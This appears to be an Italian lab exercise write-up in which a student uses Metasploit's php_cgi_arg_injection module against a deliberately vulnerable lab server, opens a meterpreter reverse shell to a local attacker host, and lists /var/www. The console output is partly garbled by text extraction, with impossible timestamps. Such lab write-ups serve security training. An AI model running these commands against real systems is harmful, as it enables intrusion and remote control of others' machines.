
Un exploit è un codice malevolo che agisce su una vulnerabilità già presente nel sistema, che essa sia nota o non nota.

L'esercizio di oggi prevedeva exploitare phpmyadmin.

Utilizzando l'exploit multi/http/php_cgi_arg_injection e aver settato l'rhosts è stato possibile creare una sessione.

In meterpreter poi è stato possibile muoversi in libertà, spostandosi anche sulla twiki e modificare dei file o creare directory.

```
<u>msf6</u> > use 8
 [*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(
                                                                   m) > set rhosts 192.168.1.40
rhosts ⇒ 192.168.1.40
msf6 exploit(
 [*] Started reverse TCP handler on 192.168.1.25:4444
   Sending stage (39927 bytes) to 192.168.1.40
 [*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.40:54348) at 2023-11-08 15:45:3
meterpreter > ls
Listing: /var/www
Mode
                                                    Type Last modified
                                                                                                                   Name
041777/rwxrwxrwx 17592186048512 dir 182042302250-03-10 16:10:13 +0100 dav 040755/rwxr-xr-x 17592186048512 dir 182042482449-05-12 17:17:21 +0200 dvwa 100644/rw-r--r- 3826815861627 fil 182042311505-02-18 00:13:29 +0100 index.php 040755/rwxr-xr-x 17592186048512 dir 181964996940-05-31 20:38:18 +0200 mutillidae 040755/rwxr-xr-x 17592186048512 dir 181964937872-02-08 19:03:20 +0100 phpMyAdmin 100644/rw-r--r- 81604378643 fil 173039983614-08-05 08:08:28 +0200 phpinfo.php
                                                                                                                   phpinfo.php
040755/rwxr-xr-x 17592186048512 dir
040775/rwxrwxr-x 87960930242560 dir
                                                             181965051925-08-30 19:04:46 +0200
                                                                                                                   test
                                                             173083439924-11-22 13:50:32 +0100
                                                                                                                   tikiwiki
040775/rwxrwxr-x 87960930242560 dir
                                                             173040024853-07-12 00:58:19 +0200
                                                                                                                   tikiwiki-old
040755/rwxr-xr-x 17592186048512 dir
                                                             173046477589-12-24 22:59:26 +0100
```



Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.1.40 Port 80